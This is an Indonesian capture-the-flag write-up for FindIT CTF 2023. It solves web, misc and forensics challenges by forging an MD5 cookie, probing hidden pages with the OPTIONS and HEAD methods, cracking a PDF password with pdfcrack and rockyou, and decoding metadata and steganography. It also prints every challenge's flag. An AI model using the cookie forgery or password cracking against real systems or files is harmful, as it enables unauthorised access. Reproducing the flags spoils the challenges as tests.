oi heker baik

HEROES
CyberSecurity


waduh😅
0xazr
sirkel

DAFTAR ISI


WEB

Cybersecurity Article


Diberikan sebuah website dengan tampilan sebagai berikut :



Ketika dilihat request nya menggunakan burpsuite, maka kita dapat menemukan Cookie flag dengan value yang kemungkinan adalah hash md5. Kami mencoba untuk men-crack hash md5 tersebut dengan bantuan https://crackstation.net/.



Nilai asli dari hash tersebut adalah “0”. Langsung saja kami mencoba untuk mengganti hash tersebut dengan hash md5 yang bernilai “1” (c4ca4238a0b923820dcc509a6f75849b). Jika mengirimkan request dengan cookie tersebut maka akan langsung di redirect ke halaman “/sup3r_s3cret_th1ng”. Pada halaman tersebut terdapat flag part 1 dan 2.



Flag part 1: FindITCTF{
Flag part 2: ju5t_s0me_ Note: for the 3rd part maybe this page have some OPTIONS to you!

Dari flag 2, terdapat clue untuk menggunakan method OPTIONS.

Flag part 3: r36ul4R_w3b_ Note: for the 4th part i think u should HEAD to this page

Dari flag 3, terdapat clue untuk menggunakan method HEAD.


Flag part 4: 3xplo1tat1on_r1ght?}

Flag: FindITCTF{ju5t_s0me_r36ul4R_w3b_3xplo1tat1on_r1ght?}

Find IT

Diberikan sebuah website dengan tampilan sebagai berikut:

Jika kita melihat requestnya menggunakan burpsuite, maka kita dapat menemukan flag 1 dan 4:



Flag part 1: FindITCTF{f1nd_tH3_
Flag part 4: Pl4C35_t0_h1d3_

Selanjutnya, kami berhasil menemukan flag part 2 di “/style.css”.
Flag part 2: c0mM0n_

Kemudian, kami berhasil menemukan flag part 3 di “/script.js”.
Flag part 3: un53cure3_

Terakhir, kami berhasil menemukan flag part 5 di https://ctf.find-it.id/robots.txt
Flag part 5: 5tuFf_r16ht}

Flag: FindITCTF{f1nd_tH3_c0mM0n_un53cure3_Pl4C35_t0_h1d3_5tuFf_r16ht}

OTHERS

Mental Health Check

Diberikan sebuah file windows executable dengan nama mentalhealthcheck.exe. Langsung saja kami gunakan strings untuk mengekstrak string yang ada pada file tersebut.

```
index@localhost ~/ctf/FindIT2023/Mental_Health
 % strings mentalhealthcheck.exe|grep {
t(<{t?
<{t,
FindITCTF{everyone_asks_who_are_you_but_not_how_are_you}
```


Flag: FindITCTF{everyone_asks_who_are_you_but_not_how_are_you}

Discovered


Diberikan sebuah file secret.pdf yang diproteksi sebuah password. Kami menggunakan tool **pdfcrack** dengan wordlist rockyou.txt untuk membruteforce password dari file pdf tersebut.

```
index@localhost ~/ctf/FindIT2023/Discovered
 % pdfcrack secret.pdf -w /usr/share/wordlists/rockyou.txt
PDF version 1.7
Security Handler: Standard
V: 2
R: 3
P: -1060
Length: 128
Encrypted Metadata: True
FileID: fce8559bd3fcc84ba72dbad5638fcc20
U: c71748896b9831a45b01a477b9970c9800000000000000000000000000000000
O: 167b0cd8e21bbd37be65e1df44df6a7043f29c342635c1754fa81bc7fc029f7b
Average Speed: 68887.5 w/s. Current Word: 'prem07957'
Average Speed: 79101.8 w/s. Current Word: 'uwilldie02'
Average Speed: 79681.2 w/s. Current Word: 'powders'
Average Speed: 77257.6 w/s. Current Word: 'lonemar'
Average Speed: 76451.6 w/s. Current Word: 'henshin1'
Average Speed: 78145.1 w/s. Current Word: 'chanta99139913'
Average Speed: 77798.6 w/s. Current Word: 'PJ'
found user-password: 'LimitedEdition'
```

Kami berhasil menemukan bahwa password yang digunakan adalah “LimitedEdition”. Isi dari file pdf tersebut adalah seperti berikut:



Selanjutnya kami mencari tool decoder untuk kode di atas. Kami menggunakan website berikut https://codepen.io/NostraDavid/pen/JjGBmxd untuk mendecode kode tersebut. Hasilnya adalah sebagai berikut:



Flag: FindITCTF{not_an_emot_cipher_only_need_to_find_the_pattern}

NCS Cipher

Diberikan sebuah file flag.mp3 dan challenge.py. Berikut adalah isi dari file challenge.py.

```
import os
import random
import subprocess
import requests
from yt_dlp import YoutubeDL

resources =
requests.get("https://raw.githubusercontent.com/dundorma/TinDog-WebDev-Bootcamp/ma
ster/random-data/NoCopyrightSounds.json").json()
flag = "FindITCTF{REDACTED}"
flag = flag[10:-1]

def get_resource(val):
    return random.choice([i for i in resources if i["seqId"] == val])["id"]["videoId"]

def download(val):
    resource = get_resource(val)
    ydl_opts = {
        "format": 'bestaudio',
        'extractaudio' : True,
        'audioformat': "mp3",
        "outtmpl": '%(id)s' + '.mp3'}

    with YoutubeDL(ydl_opts) as ydl:
        ydl.download(['https://www.youtube.com/watch?v='+resource])

    return(resource)

tracks = [download(ord(i)) for i in flag]
```

```
inputs = sum([["-i", f"{i}.mp3"] for i in tracks], [])
filters = "".join(f"[{i}:a]atrim=end=5,asetpts=PTS-STARTPTS[a{i}];" for i in
range(len(tracks))) + \
        "".join(f"[a{i}]" for i in range(len(tracks))) + \
        f"concat=n={len(tracks)}:v=0:a=1[a]"

subprocess.run(["ffmpeg"] + inputs + ["-filter_complex", filters, "-map", "[a]", "flag.mp3"])
```

Dari script tersebut, kami dapat mengetahui bahwa flag.mp3 adalah urutan lagu yang yang dipilih dari file json berdasarkan string REDACTED. Untuk mengetahui string asli yang digunakan dalam membuat file flag.mp3 kita perlu mengetahui judul setiap lagu yang ada pada file flag.mp3 dan kemudian mencari seqId nya sesuai dengan file json tadi dan kemudian kita perlu mendecode nya menjadi string berdasarkan kode ascii. Kami berhasil menebak judul-judul lagu tersebut dengan bantuan aplikasi Shazam. Berikut adalah list judul lagu yang ada pada file flag.mp3

```
Paul Flint - Savage [NCS Release]
Waysons - Eternal Minds [NCS Release]
Cartoon feat. Jüri Pootsmann - I Remember U [NCS Official Video]
JJD - Adventure [NCS Release]
Kadenza - Harpuia [NCS Release]
Ship Wrek - Pain (feat. Mia Vaile) [NCS Release]
Rob Gasser &amp;amp; Laura Brehm - Vertigo [NCS Release]
Different Heaven - Far Away [NCS Release]
SKYL1NK - The Wizard [NCS Release]
Mendum - Red Hands (feat. Omri) [NCS Release]
Elektronomia - Energy [NCS Release]
Phantom Sage - Silence (feat. Byndy) [NCS Release]
Cartoon feat. Jüri Pootsmann - I Remember U (Xilent Remix) [NCS Release]
Blazars - Polaris [NCS Release]
K-391 - Earth [NCS Release]
Inukshuk - We Were Infinite [NCS Release]
Chime &amp;amp; Adam Tell - Whole [NCS Release]
```

Berdasarkan file json tadi, berikut adalah seqId nya:

```
109 51 77 111 114 105 101 53 95 85 110 76 48 99 75 69 100
```


Kode tersebut jika didecode berdasarkan kode ascii akan menghasilkan string “**m3Morie5_UnL0cKEd**”.

Flag: FindITCTF{m3Morie5_UnL0cKEd}

FORENSICS

Date Night


Diberikan sebuah file challenge.docx dengan tampilan sebagai berikut:



Langsung saja kami menggunakan tool strings untuk mengekstrak string yang ada pada file tersebut.

Flag: FindITCTF{j4lan_bar3ng_ay4ng_739397}

Me(me)tadata



Diberikan sebuah file jpg sebagai berikut


Berdasarkan judul soal, maka dapat disimpulkan bahwa metadata dari image yang diberikan. Maka dicarilah metadata dari gambar tersebut menggunakan exiftool.

```
iftala@ifzahri:/mnt/c/Users/circl/Downloads$ exiftool bobi.jpg
ExifTool Version Number         : 12.40
File Name                       : bobi.jpg
Directory                       : .
File Size                       : 92 KiB
File Modification Date/Time     : 2023:05:14 09:02:11+07:00
File Access Date/Time           : 2023:05:15 07:03:15+07:00
File Inode Change Date/Time     : 2023:05:14 09:02:11+07:00
File Permissions                : -rwxrwxrwx
File Type                       : JPEG
File Type Extension             : jpg
MIME Type                       : image/jpeg
JFIF Version                    : 1.01
Exif Byte Order                 : Big-endian (Motorola, MM)
X Resolution                    : 96
Y Resolution                    : 96
Resolution Unit                 : inches
Artist                          : NDYgNjkgNkUgNjQgNDkgNTQgNDMgNTQgNDYgN0IgNzAgMzQgNEIgMzMgNUYgNkUgNDEgNkUgNzkgMzQgNUYgMz
UgMzcgMzIgMzkgMzEgN0Q=
Y Cb Cr Positioning             : Centered
Comment                         : CREATOR: gd-jpeg v1.0 (using IJG JPEG v80), quality = 90.
Image Width                     : 720
Image Height                    : 720
Encoding Process                : Baseline DCT, Huffman coding
Bits Per Sample                 : 8
Color Components                : 3
Y Cb Cr Sub Sampling            : YCbCr4:4:4 (1 1)
Image Size                      : 720x720
Megapixels                      : 0.518
```


Terdapat string yang menarik pada field artistm yang kemudian muncul flagnya ketika didekripsi dari base64 lalu hex.

Flag: FindITCTF{p4K3_nAny4_57291}

Been There Done That



Diberikan sebuah file yang ketika dicek ternyata merupakan file jpg yang telah diacak headernya. Kemudian headernya diperbaiki dengan hasil akhir sebagai berikut.



Karena yang diminta adalah nama tempat, maka dilakukanlah reverse image search dan menghasilkan sebuah kawah, yang merupakan bagian dari Gunung Tangkuban Parahu.

Flag: FindITCTF{Gunung_Tangkuban_Parahu}

Enhanced

Diberikan script python dan file enhancedfile.

```python
def add(file, something):
    index = 0
    r = ""
    g = ""
    b = ""
    image = cv2.imread(file)
    delimiter = b"#######"
    something+=delimiter
    something = something.hex()
    binary_string = hextobin(something[40:])
    for values in image:
        for pixel in values:
            r = hextobin(str(pixel[0]))
            g = hextobin(str(pixel[1]))
            b = hextobin(str(pixel[2]))
            if(index < len(binary_string)):
                pixel[0] = int(r[:-1] + binary_string[index], 2)
                index+=1
            if(index < len(binary_string)):
                pixel[1] = int(g[:-1] + binary_string[index], 2)
                index+=1
            if(index < len(binary_string)):
                pixel[2] = int(b[:-1] + binary_string[index], 2)
                index+=1
            if(index >= len(binary_string)):
                break
    return image

def enhancer(filename,something):
    something = something.hex()
    x = filename
    newfile=[]
    file = open(x,"rb").read()
    for i in range(0, len(file), 32):
        newfile.append(file[i:i+32])
    enhance = b''
    count = 0
    for i in reversed(range(len(newfile))):
        enhance += newfile[i]
        if(count < len(something)/2):
            enhance+=something[count:count+4].encode('utf-8')
            count+=4
    with open("enhancedfile","wb") as ff:
        ff.write(enhance)
        ff.close()
    os.remove(x)
```

Jadi add berfungsi untuk menyisipkan nilai biner dari hex(something[40:]) ke setiap r,g,b value per pixelnya. Selanjutnya untuk enhancer adalah menyisipkan value something 40 karakter hex ke bagian file setelah dipisah sebesar 32 byte. Jadi tinggal reverse saja dari enhancer kemudian add, untuk enhancer lakukan sedikit bruteforce untuk nilai index pertama yang mengandung nilai hexa dari something. Berikut solver yang kami gunakan


```
import cv2

def hextobin(h):
    return bin(int(h, 16))[2:].zfill(len(h) * 4)

# for j in range(36):
#         key = b""
#         for i in range(j,36*10,36):
#                 key += f[i:i+4]
#         print(j,key)

f = open("enhancedfile","rb").read()

newfile = [f[:3]]
something = b""
for i in range(3,36*10,36):
        something += f[i:i+4]
        newfile.append(f[i+4:i+36])

for i in range(36*10+3, len(f), 32):
        newfile.append(f[i:i+32])
something = bytes.fromhex(something.decode()).decode()

out = b""
for i in newfile[::-1]:
        out += i
out_file = open("tmp.png","wb")
out_file.write(out)

image = cv2.imread("tmp.png")
flag_part = ""
for values in image:
        for pixel in values:
                r = hextobin(str(pixel[0]))
                g = hextobin(str(pixel[1]))
                b = hextobin(str(pixel[2]))
                flag_part += r[-1]
                flag_part += g[-1]
                flag_part += b[-1]

for i in range(0,8*20,8):
        something += chr(int(flag_part[i:i+8],2))
print(something)
```

```
[→  Enhanced python3 solver.py
s0me_f1l3_r3c0v3ry_4nd_5t3g0_4ft3r_4ll##
```

